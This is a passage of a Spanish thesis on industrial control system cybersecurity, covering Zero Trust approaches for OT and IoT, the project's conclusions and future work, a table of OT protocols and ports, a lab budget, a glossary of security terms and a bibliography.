

Ilustración 118: Modelo de Ciberseguridad Zero Trust OT e IOT de Zscaler. Disponible en: https://www.zscaler.es/secure-your-ot-and-io

Otra estrategia para la implementación del *Zero Trust* es estrategia conocida como CARTA (*Continuous Adaptive Risk and Trust Assessment*) que es un enfoque estratégico de seguridad de la información introducido por Gartner en 2017. CARTA se basa en la Arquitectura de Seguridad Adaptativa de Gartner, que promueve un enfoque de adaptación continua a un panorama de seguridad cambiante en lugar de buscar bloquear o permitir interacciones específicas. CARTA se enfoca en evaluaciones continuas de ciberseguridad y toma de decisiones contextuales basadas en evaluaciones adaptativas de riesgo y confianza [42][43].

El concepto de *Zero Trust* se ha expandido a lo largo de los años desde su enfoque inicial en la microsegmentación de redes. La segmentación de redes no es algo nuevo, ya que los equipos de seguridad han utilizado *firewalls*, listas de control de acceso (ACL) y redes de área local virtuales (VLAN) para la segmentación de redes durante años. La microsegmentación difiere en varios aspectos, mientras que la segmentación tradicional se centraba principalmente en controlar el tráfico norte/sur (por ejemplo, dentro y fuera de un centro de datos), la microsegmentación se centra principalmente en segmentar el tráfico que se mueve de este a oeste (por ejemplo, entre aplicaciones en un centro de datos).



Ilustración 119: Ejemplo de microsegmentación en entornos de operación. Disponible en: https://gca.isa.org/blog/industrial-cybersecurity-applying-zero-trust-and-carta-to-operational-technology-ot

Como hemos visto existen diferentes estrategias de *Zero Trust* para entornos OT e IoT y posibles combinaciones de soluciones *Zero Trust* aplicables. Es importante elegir la solución adecuada para cada caso específico y para el sistema que deseemos proteger.

6. Conclusiones y trabajos futuros

Desarrollamos en este capítulo las conclusiones generales del trabajo: realizaremos una reflexión y análisis crítico del seguimiento de la planificación, evaluaremos los impactos en términos de sostenibilidad e impacto ético-social para finalizar con las líneas de trabajo futuro que se han evidenciado después de la realización de la memoria.

6.1 Conclusiones de trabajo

Es importante resaltar el impacto que el compromiso de una instalación industrial puede tener para la población en general y cómo puede afectar a los estados, sobre todo, cuando hablamos de instalaciones e infraestructuras críticas que prestan un servicio esencial.

Es de vital importancia aplicar la reducción de riesgos basados en la convergencia para poder abordar los problemas de ciberseguridad con un enfoque integrado IT y OT, además de aprovechar las capacidades que las nuevas tecnologías de sistemas de protección OT puedan proporcionarnos.

El principal objetivo de este trabajo era el de mostrar posibles ataques y amenazas a los que se puede enfrentar un sistema industrial y cómo podríamos ser capaces de responder a estos ataques y amenazas de manera efectiva. Durante este estudio e investigación, hemos podido probar en laboratorio cómo los sistemas industriales podrían ser atacados y amenazados, tomando el control total de la planta y operando los dispositivos de operación de manera maliciosa utilizando los propios protocolos de operación de los dispositivos. También hemos propiciado la disrupción de la operación mediante diferentes técnicas de ataque. Una vez conseguido este objetivo, se ha mostrado cómo podríamos detectar esta actividad, para proceder a su investigación y con ello poder responder a los diferentes ataques detectados en la instalación industrial.

Hemos demostrado ambos objetivos del proyecto, tanto la realización de ataques y compromiso de la instalación industrial crítica, como su monitorización y detección para bloquear las amenazas y responder a los incidentes de seguridad IT/OT.

6.2 Reflexión y análisis crítico del seguimiento de la planificación y metodología.

Podemos considerar un proyecto como un esfuerzo temporal que se realiza para poder crear un producto, servicio o resultado. Esta naturaleza temporal implica que todo proyecto tiene un principio y un final definido en el tiempo. El final se alcanza cuando se logran los objetivos y el éxito vendrá determinado si estos objetivos se han alcanzado en el tiempo previsto, o por el contrario si bien no se han logrado los objetivos del proyecto en el tiempo definido o no podrán cumplirse aun ampliando el tiempo inicialmente fijado.

Para la realización del proyecto de análisis e investigación de ciberamenzas en los sistemas ICS, se ha realizado un seguimiento y control de la planificación mediante la metodología ágil Trello y Microsoft Project. Ambas herramientas nos han permitido realizar un seguimiento del proyecto para poder detectar posibles desviaciones con objeto de garantizar el mejor ajuste preciso en la planificación y poder reaccionar a tiempo frente a estas desviaciones. Se debe tratar de minimizar el riesgo de no conseguir los objetivos planteados, ya que de ello depende finalizar el proyecto con éxito.

Se presentaban diferentes incertidumbres respecto a la consecución de los objetivos planteados sobre todo el de poder evidenciar ataques a sistemas y protocolos de operación de manera efectiva. Se habían fijado unos plazos ambiciosos para su consecución previendo en el calendario que los objetivos del proyecto no podrían alcanzarse en los plazos estimados y precisarían ser ampliados, pero finalmente se han logrado según la planificación inicial por lo que no se ha tenido que modificar esta tarea crítica del proyecto.

La utilización de estas herramientas y su metodología nos ha permitido realizar un plan de trabajo ordenado y la realización de todas las tareas previstas en el proyecto, así como el seguimiento global del trabajo.

6.3 Impactos

Como se comentó en la introducción de la memoria dentro del Objetivo de Desarrollo Sostenible, encontramos el Objetivo 9 (ODS 9) que nos habla de la construcción de infraestructuras resilientes, objetivos que promuevan la industrialización sostenible y la innovación, siempre bajo criterios de sostenibilidad que adopten tecnologías y procesos industriales limpios y ambientalmente racionales.

Las metas de estos objetivos son:

- Construir infraestructuras resilientes.
- Promover la industrialización sostenible.
- Fomentar la innovación.

Pensamos que, durante el estudio e investigación, hemos demostrado cómo reforzar la resiliencia de la industria, ofreciendo soluciones para la protección de las instalaciones industriales e infraestructuras críticas tal y como se recomendó por el Consejo de 8 de diciembre de 2022 sobre un enfoque coordinado en toda la Unión Europea para reforzar la resiliencia de las infraestructuras críticas.

Además, según la metodología *SECURING* de la Universitat Oberta de Catalunya, D. David Megías Jiménez, catedrático de la propia universidad, comenta que "*al utilizar materiales y procesos de producción más eficientes y crear dispositivos con mayor durabilidad y reparabilidad, se puede reducir el impacto ambiental de las tecnologías. En resumen, al considerar la ciberseguridad sostenible en el diseño de las TIC y el OT/IoT, se pueden crear soluciones más seguras, sostenibles y eficientes que beneficien tanto a los usuarios como al medioambiente*" [44]. Dato que nos parece especialmente relevante y que permite conjugar la sostenibilidad con la ciberseguridad.

Con respecto a la innovación y el uso de nuevas tecnologías, podemos reseñar que la sonda de monitorización de *Microsoft Defender for IoT*, dispositivo orientado a la industria, hace frente a nuevos tipos de amenazas orientadas a la operación y con ello la ciberseguridad puede verse como un elemento habilitador imprescindible para la adopción de nuevas tecnologías y alcanzar los beneficios asociados a las mismas. La innovación en tecnologías de ciberseguridad es un elemento fundamental que debe jugar un papel habilitador en la digitalización de la sociedad y la economía.

6.4 Líneas de trabajo futuro

En el punto 3.4.1 Ataque al protocolo de comunicación Modbus, comentábamos que existían diferentes protocolos y puertos utilizados en los dispositivos de operación (OT) más extendidos en la actualidad, existiendo además una amplia variedad de dispositivos industriales de fabricantes y protocolos estándar o propietarios.

Una línea de trabajo de futuro podría ser la de implementar diferentes laboratorios con los protocolos más extendidos para realizar diferentes auditorias de seguridad OT que nos permitan conocer las vulnerabilidades y posibles

amenazas a las que estos dispositivos podrían verse expuestos en caso de una amenaza real.

A continuación se detalla el listado de protocolos de comunicación de dispositivos OT más extendidos: en verde, se ha identificado el protocolo MODBUS el cual ha sido objeto de análisis en la investigación de este trabajo y en las pruebas de laboratorio, que han evidenciado cómo podría comprometerse una instalación industrial que base su equipamiento en dispositivos de esta tecnología:

Protocol	***Port***
Siemens S7	TCP/102
Modbus	TCP/502
FieldBus	TCP/1089-1091
Modus RTU	TCP/2000
EtherNET/IP	UDP/2222 TCP/44818
DNP3	TCP/20000
Profinet	TCP/34692-34964
BACnet/IP	TCP/47808

El espíritu de esta investigación no ha sido solamente el de mostrar las amenazas demostrando la capacidad de un atacante para tomar el control de la instalación. Si bien era el eje principal del trabajo, también hemos querido en conjunto mostrar tecnologías que pudieran detectar esta acción maliciosa sobre la instalación industrial que nos permitiesen proteger los activos e instalaciones críticas. Dado este análisis pensamos que, una línea futura de investigación sería probar conjuntamente el resto de los protocolos industriales midiendo las capacidades de diferentes tecnologías de monitorización y detección orientadas a entornos de operación en laboratorio. Nuestro laboratorio se ha basado en la tecnología de *Microsoft Defender for IoT*. Para este cometido, las nuevas líneas de trabajo podrían utilizar esta tecnología o combinarlas con otro tipo de productos como los que se enumeraban en los puntos de la memoria 1.6 y 4.1.

Como ya hemos comentado, algunas soluciones que nos ayudan a mejorar y proteger las infraestructuras industriales frente a las ciberamenazas son:

- **Nozomi Networks**: Solución completa para riesgos, visibilidad y detección de amenazas.
- **Forescout**: Incrementa la seguridad en entornos OT/ICS y SCADA.
- **Claroty**: Visibilidad, protección y detección de amenazas, Extended IOT (XIoT), OT e IOT.
- **Microsoft Defender for IoT (CyberX)**: Tecnología utilizada para las pruebas de laboratorio de la memoria.

7. Valoración Económica

Se ha estimado el siguiente presupuesto en base a las necesidades materiales y de esfuerzos, medidos en tiempo, para la instalación del laboratorio de pruebas tanto de *software* como de *hardware,* como los componentes de la instalación industrial/ICS que han sido necesarios para poder desarrollar las pruebas de la memoria del proyecto OT "Ciberseguridad en Sistemas Industriales", obteniendo la siguiente estimación:

Descripción del trabajo y Componentes del laboratorio	Unid.	Coste/Unidad	Total
Router Huawei 4G de la Planta Industrial	1	100 €	**100 €**
Sonda de Monitorización Arrow FITLET2-CE3950	1	540 €	**540 €**
Firewall/Swicth Cisco ASA 5505 Series	1	50 €	**50 €**
Sistema de Control de la Planta Windows XP	1	300 €	**300 €**
Siemens PLC LOGO! 12/24RCE (Incluido en el Starter Kit Siemens)	1	N/A	**N/A**
Siemens LOGO! Power AC 100-240V (Inc. en el Starter Kit Siemens)	1	N/A	**N/A**
Siemens LOGO! TDE (Incluido en el Starter Kit Siemens)	1	N/A	**N/A**
Siemens Software LOGO! Soft Comfort + Licencia	1	N/A	**N/A**
Starter Kit LOGO! Siemens	1	390 €	**390 €**
Sistema Atacante Linux Parrot OS	1	1.200 €	**1.200 €**
Cable RJ45 CT 6	7	3 €	**21 €**
Cable Consola Cisco ASA puerto serie	1	5 €	**5 €**
Conversor USB a puerto serie	1	12 €	**12 €**
Regleta eléctrica 4 tomas y cableado eléctrico	1	30 €	**30 €**
Polímetro WOWGO	1	20 €	**20 €**
Tablero blanco 60x30 (+ herrajes)	1	20 €	**20 €**
Tablero blanco 60x40 (+ herrajes)	1	30 €	**30 €**
Tablet Monitorización Sonda Ciberseguridad	1	200€	**200 €**
Accesorios de modelismo (Plantas, superficies, vehículos, farolas, molino)	1	120€	**120 €**
Instalación de Componentes y Configuración de dispositivos (horas)	25	60	**1.500 €**
TOTAL			**4.538 €**

Sobre la valoración económica destacar que, se ha abordado el proyecto desde un primer momento con el montaje de una instalación basada en *hardware*, lo más cercana posible a lo que podría ser una instalación industrial real, evitando con ello la utilización de equipos virtualizados que pudieran impedir la obtención de los datos de la forma más correcta posible y previniendo la obtención de datos alterados o incompletos que pudieran alterar el resultado de las pruebas de laboratorio (coste económico, tiempo de montaje de la instalación simulada con *hardware*, incertidumbre en el logro de objetivos planteados).

8. Glosario

AGILE: metodología utilizada en el desarrollo de software y otros proyectos de alto rendimiento; se centra en la implementación rápida de un equipo eficiente y flexible para planear el flujo de trabajo.

Análisis forense: comprende todo el conjunto de técnicas pensadas para extraer la información de cualquier soporte sin alterar su estado, lo que permite buscar datos ocultos, dañados o incluso eliminados. El resultado del análisis de la información puede ser prueba determinante en un proceso judicial.

API: acrónimo en inglés de "interfaz de programación de aplicaciones", un software intermediario que permite que las aplicaciones se comuniquen entre sí.

APK: (*Android Application Package*) paquete de instalación para android que hace que el proceso de instalar una aplicación en un dispositivo Android sea más fácil y rápido.

Armitage: es una herramienta gráfica del conocido *framework Metasploit* la cual permite buscar vulnerabilidades sobre cualquier equipo que esté en una red a la que tengamos acceso. Esta herramienta se puede encontrar en distribuciones de *pentesting* como Kali Linux y Parrot OS.

Ataques de falsa bandera: operaciones encubiertas llevadas a cabo por gobiernos, corporaciones y otras organizaciones, diseñadas para parecer como si fuesen llevadas a cabo por otras entidades.

Backdoor: también conocido en castellano como puerta trasera, es una entrada secreta que se emplea como control remoto del sistema comprometido para fines maliciosos.

Base64: es un sistema de numeración posicional que utiliza 64 como base y se emplea para codificar datos binarios en una cadena de texto plano.

Big data: término que hace referencia al conjunto de datos complejo de un tamaño elevado que pueden encontrarse estructurados y no estructurados que normalmente el *software* convencional no puede gestionarlos.

Bug bounty program: recompensa ofrecida por una empresa u organización por encontrar vulnerabilidades en su sistema informático.

Bus o Buses: canal o canales de comunicación entre dos dispositivos.

CNPIC: (Centro Nacional de Protección de Infraestructuras Críticas) es el Órgano del Ministerio del Interior encargado del impulso, la coordinación y supervisión de todas las actividades que tiene encomendadas la Secretaría de Estado de Seguridad en relación con la Protección de Infraestructuras Críticas.

Convergencia IT/OT: reducción de riesgos basado en poder abordar los problemas de ciberseguridad con un enfoque integrado, mismos sistemas IT de seguridad pueden ser utilizados para sistemas OT.

Crackear: referido a contraseñas, es el acto de obtener una contraseña de manera ilícita.

CSIRT: Equipo de Respuesta a Incidentes de Seguridad (CSIRT) es una organización que es responsable de recibir, revisar y responder a informes y actividad sobre incidentes de seguridad.

CVE: (*Common Vulnerabilities and Exposures*) es una lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente.

DCS: (*Distributed Control System*) Sistema de Control Distribuido automatizado que consta de elementos de control industrial distribuidos de forma geográfica.

EDR: (*Endpoint Detection Response*) es un sistema de protección de los equipos e infraestructuras de la empresa.

Firewall: sistema *software* o *hardware* diseñado para proteger las redes privadas y el acceso no autorizado o no verificado en una conexión a internet.

Hardering: o también llamado endurecimiento informático, es el término que se le da al proceso de reducción de vulnerabilidades en el sistema mediante el establecimiento de medidas de seguridad.

Hardware: conjunto de elementos físicos o materiales que constituyen una computadora o un sistema informático.

Hash: relacionado con las contraseñas, es el uso de funciones hash (resumen) con el fin de mantener la seguridad y la confidencialidad de las credenciales privadas de un usuario de una aplicación.

IAM: (*Identity and Access Management*) es una disciplina de ciberseguridad enfocada en la gestión de identidades de usuario y permisos de acceso en una red informática

ICS: (*Industrial Control Systems*) Sistemas de Control Industrial utilizados para el control de procesos industriales.

IDS: (*Intrusion Detection System*) o sistema de detección de intrusiones, es una aplicación usada para detectar accesos no autorizados.

IOC: (*Indicator of Compromise*) o indicador de compromiso, es un dato que surge producto de actividad en nuestro sistema que nos aporta información sobre el comportamiento, característica o descripción de una amenaza.

IPS: (*Intrusion Prevention System*) o sistema de prevención de intrusos.

Metasploit Framework: marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema.

Meterpreter: es un *payload* que permite ejecutar tareas remotas sobre un sistema previamente comprometido.

MITM: (*Man-in-the-middle*) es cuando el atacante es capaz de situarse en el medio de dos o más comunicaciones para robar la información que se intercambia.

MODBUS: protocolo de comunicación abierto común en sistemas de operación.

Nmap: (*Network Mapper*) *software* de código abierto que permite realizar escaneos de redes, puertos, dispositivos y vulnerabilidades.

Linux Parrot OS: también conocido como Parrot Security OS, es una distribución de Linux basada en Debian que actúa como un laboratorio completo y portable para realizar operaciones acerca de ciberseguridad, *pentesting* y análisis forense.

OPC (*OLE for Process Control*) es un estándar de comunicación en el campo de control.

OSINT: (*Open Source Intelligence*) o Inteligencia de Fuentes Abiertas, hace referencia al conjunto de técnicas y herramientas para recopilar información pública, analizar los datos y correlacionarlos convirtiéndolos en conocimiento útil.

OT: (*Operational Technology*) o Tecnología de la Operación, consiste en utilizar el *software* y el *hardware* para controlar los equipos y procesos industriales.

OWASP: OWASP Top 10 es un informe que se actualiza con regularidad y en el que se exponen los problemas de seguridad de las aplicaciones web, centrándose en los 10 riesgos más importantes.

Payload: es la carga útil que se ejecuta para explotar una vulnerabilidad.

Pentesting: test de penetración que consiste en atacar sistemas con el objetivo de detectar y prevenir posibles fallos.

Ping: permite conocer la latencia o tiempo que tardan en conectarse dos sistemas remotos.

PLC: (*Programmable Logic Controller*) o Controlador Lógico Programable que se utiliza en la ingeniería de automatización para las industrias para el control de las máquinas.

PoC: (*proof of concep*t) en seguridad informática también se conoce como prueba de concepto de explotación para demostrar que es posible explotar una vulnerabilidad determinada.

Port Mirroring: también conocido como puerto espejo, es utilizado en un *switch* o en un *firewall* para enviar copias de los paquetes a otro puerto con el fin de ser analizados.

Profibus: protocolo de comunicación abierto común en sistemas de operación.

PROFIBUS DP: fue desarrollado específicamente para la comunicación entre los sistemas de automatización y los equipos descentralizados.

Proxy: sistema o servidor que se utiliza como puente entre el origen (un ordenador) y el destino de una solicitud (Internet).

Puerta trasera: también conocido en inglés como *backdoor* es una entrada secreta que se emplea como control remoto del sistema comprometido para fines maliciosos.

Python: es un lenguaje de programación de alto nivel, interpretado y orientado a objetos.

RCE: (*Remote Code Execution*) es una vulnerabilidad de seguridad que permite a un atacante acceder a un dispositivo informático y realizar cambios de forma remota, sin importar dónde se encuentre el dispositivo.

RDP: (*Remote Desktop Protocol*) o protocolo de escritorio remoto que permite a un usuario acceder remotamente al escritorio de una computadora sin necesidad de estar físicamente cerca.

Red Team: es un ejercicio que consiste en simular un ataque dirigido a una organización. El *Blue Team* es por otro lado, el equipo que dentro de este ejercicio proporciona la defensa tomando las acciones necesarias y el *Purple Team* trata de analizar y maximizar la efectividad del *Red* y *Blue Team*.

Reverse Shell: una *shell* inversa se refiere a un proceso en el que la máquina de la víctima se conecta a la del atacante para recibir comandos.

Rootkit: es un tipo de software malicioso diseñado para proporcionar a un atacante la capacidad de introducirse en un dispositivo y hacerse con el control del sistema.

Router: enrutador que permite interconectar redes con distinto prefijo de su dirección IP.

RTU: (*Remote Terminal Unit*) o Unidad Terminal Remota, es un dispositivo basado en microprocesadores el cual permite obtener señales independientes de los procesos industriales.

Ruby: es un lenguaje de programación dinámico, interpretado y de código abierto, principalmente orientado a objetos.

S7: es un protocolo de comunicación unidireccional de lectura y escritura para transmitir pequeñas cantidades de datos hacia o desde una estación.

SCADA: combinación de *software* y *hardware* que se utiliza como herramienta de tecnología de automatización y control industrial.

SCRUM: es un *framework* que se utiliza dentro de equipos que manejan proyectos de alta incertidumbre. Se trata de un marco de trabajo por el cual las personas pueden abordar problemas complejos adaptativos, a la vez que entregar productos del máximo valor posible productiva y creativamente.

Shell: interfaz de usuario para acceder e interactuar con el sistema operativo.

Shodan: motor de búsqueda de dispositivos escaneados y conectados a internet.

SIEM: (*Security Information and Event Management*) es un sistema que proporciona a los equipos de seguridad un lugar central para recopilar los eventos de los sistemas para su análisis y correlación.

SOC: Centro de Operaciones de Seguridad (SOC, por sus siglas en inglés), a veces denominado Centro de Operaciones de Seguridad de la Información (ISOC), es un equipo interno o subcontratado de profesionales de seguridad de IT/OT que supervisa toda la infraestructura de una organización para detectar incidentes de ciberseguridad en tiempo real y responder de manera eficaz.

Socket: un *socket* es un canal de comunicación que permite que procesos no relacionados intercambien datos localmente y entre redes.

Software: es un conjunto de programas y rutinas que permiten a la computadora realizar determinadas tareas.

SPF Record: es un tipo de filtro de *spam* y/o suplantación, que le dice a los servidores de correo electrónico que reciben el mensaje, que un correo electrónico es legítimo y no falsificado.

Spoofing: o suplantación de identidad, es un ciberataque que se produce cuando un estafador se hace pasar por un remitente de confianza para acceder a datos o información importantes.

Sprints: diferentes fases en las que se divide un proyecto.

TCP: (*Transmission Control Protocol*) es protocolo el encargado de proporcionar un servicio de comunicación punto a punto entre dos host. Este protocolo de cuarto nivel está orientado a conexión en la capa de transporte y funciona a través de la conexión mutua entre cliente y servidor.

Threat Hunting: proceso continuo e iterativo centrado en la capacidad analítica humana de buscar actividades anormales en los activos de la organización que podrían significar compromiso, intrusión o exfiltración de los datos de una organización.

Troyano: *malware* que se presenta al usuario como un programa aparentemente legítimo e inofensivo, pero que, al ejecutarlo, le proporciona a un atacante acceso remoto al equipo infectado.

UDP: (*User Datagram Protocol)* es un protocolo que permite la transmisión sin conexión de datagramas en redes basadas en IP.

VPN: (Virtual Private Network) o Red Privada Virtual, crea una conexión de red privada entre dispositivos a través de Internet.

WORM: un *worm* o gusano informático es similar a un virus por su diseño, y es considerado una subclase de virus. Los gusanos informáticos se propagan de ordenador a ordenador, pero a diferencia de un virus, tiene la capacidad a propagarse sin la ayuda de una persona.

Zero-day: *software* malicioso para el que aún no existe ninguna revisión para mitigar el aprovechamiento de la vulnerabilidad.

Zero Trust: estrategia de seguridad que se enfoca en verificar y autorizar cada conexión, en lugar de confiar en la ubicación de la red o en la identidad del usuario.

9. Bibliografía

[1] Foroética. *La ciberseguridad, clave para la sostenibilidad*. 18 de diciembre de 2018. Visitado el 12 de marzo de 2023. Disponible en: https://foretica.org/la-ciberseguridad-clave-para-la-sostenibilidad/

[2] Mindtech. *Objetivo de Desarrollo Sostenible: el papel de la industria*. Diciembre de 2020. Visitado el 12 de marzo de 2023. Disponible en: https://mindtechvigo.com/objetivos-de-desarrollo-sostenible-el-papel-de-la-industria/

[3] Naciones Unidas. *Objetivos de desarrollo sostenible. Objetivo 9: Construir infraestructuras resilientes, promover la industrialización sostenible y fomentar la innovación*. Visitado el 13 de marzo de 2023. Disponible en: https://www.un.org/sustainabledevelopment/es/infrastructure/

[4] TodoTrello. *Trello vs Scrum: ¿Cuál metodología de procesos es mejor?* Visitado el 13 de marzo de 2023. Disponible en: https://todotrello.es/trello-vs-scrum/

[5] Ministerio del Interior. *Guía sobre controles de Seguridad en Sistemas OT*. Julio de 2020. Visitado el 13 de marzo de 2023. Disponible en: https://www.ismsforum.es/ficheros/descargas/maquetaguiaotv101621955967.pdf

[6] INCIBE-CERT. *Listado de Laboratorios de Seguridad Industrial.* Vistado el 13 de marzo de 2023. Disponible en: https://www.incibe-cert.es/laboratorios/laboratorio-ciberseguridad-industrial

[7] Isidro Gonzalez Gallego. *Proyecto fin de carrera: Estudio de la Ciberseguridad Industrial. Pentesting y Laboratorio de pruebas de concepto*. Universidad Politécnica de Madrid. Julio de 2018. Disponible en: https://oa.upm.es/51807/1/PFC_ISIDRO_GONZALEZ_GALLEGO.pdf

[8] CNPIC (Centro Nacional de Protección de Infraestructuras Críticas). Visitado el 13 de marzo de 2023. Disponible en: https://cnpic.interior.gob.es/opencms/es/seguridad-integral/seguridad-logica/nociones-de-ciberseguridad/

[9] El Sitio del Programador. *Simulador PLC Siemens S7 300 PLCSIM*. 25 de enero de 2021. Visitado el 13 de marzo de 2023. Disponible en: https://elsitiodelprogramador.wordpress.com/2021/01/25/simulador-plc-siemens-s7-300-plcsim/

[10] CSARI Virtual. *VirtualmakTCP Software gratuito para simulación de procesos mediante autómatas programables*. 4 de noviembre de 2020. Visitado el 11 de marzo de 2023. Disponible en: https://csarivirtual.com/virtualmak.html

[11] Mónica Miranzo y Carlos del Río. *LA PROTECCIÓN DE INFRAESTRUCTURAS CRÍTICAS. UNISCI Discussion Papers, Nº 35 (Mayo / May 2014).* Visitado el 22 de marzo de 2023. Disponible en: https://www.ucm.es/data/cont/media/www/pag-72481/UNISCIDP35-17DELRIO-MIRANZO.pdf

[12] Jefatura del Estado «BOE» núm. 102, de 29 de abril de 2011 Referencia: BOE-A-2011-7630. *Ley 8/2011, de 28 de abril, por la que se establecen medidas para la protección de las infraestructuras críticas.* Visitado el 22 de marzo de 2023. Disponible en: https://www.boe.es/buscar/pdf/2011/BOE-A-2011-7630-consolidado.pdf

[13] Real Decreto 704/2011, de 20 de mayo, por el que se aprueba el Reglamento de protección de las infraestructuras críticas. Publicado en «BOE» núm. 121, de 21 de mayo de 2011, páginas 50808 a 50826 (19 págs.). Visitado el 22 de marzo de 2023. Disponible en: https://www.boe.es/buscar/doc.php?id=BOE-A-2011-8849

[14] Ley de Protección de Infraestructuras Críticas (Ley PIC 8/2011) complementada por el Real Decreto 704/2011. *La Ley PIC y la protección de infraestructuras críticas.* Visitado el 22 de marzo de 2023. Disponible en: https://www.ciberseguridadlogitek.com/wp-content/uploads/ciberseguridadlogitek_ley-_PIC_PSO_PPE_wp.pdf

[15] Consejo Nacional de Ciberseguridad. *GUÍA NACIONAL DE NOTIFICACIÓN Y GESTIÓN DE CIBERINCIDENTES.* 9 de enero de 2019. Visitado el 23 de marzo de 2023. Disponible en: https://www.incliva.es/wp-content/uploads/2021/02/guia_nacional_notificacion_gestion_ciberincidentes.pdf

[16] Banelec. *¿Cómo funcionan los sistemas de control industrial? Componentes de un sistema de control industrial*. 29 de julio de 2021. Visitado el 26 de marzo de 2023. Disponible en: https://www.banelec.com/es/how-do-industrial-control-systems-work/

[17] Sigma21. Redes de comunicación industrial: todo lo que necesitas saber. 22 de abril de 2021. Visitado el 29 de marzo de 2023. Disponible en: https://www.sicma21.com/que-son-las-redes-de-comunicacion-industrial/

[18] Marshall T. Rose, Dwight E. Cass, Network Working Group. *INTERNET STANDARD ISO Transport Service on top of the TCP (Version: 3)*. Visitado el 29 de marzo de 2023. Dispnible en: https://www.rfc-editor.org/rfc/rfc1006

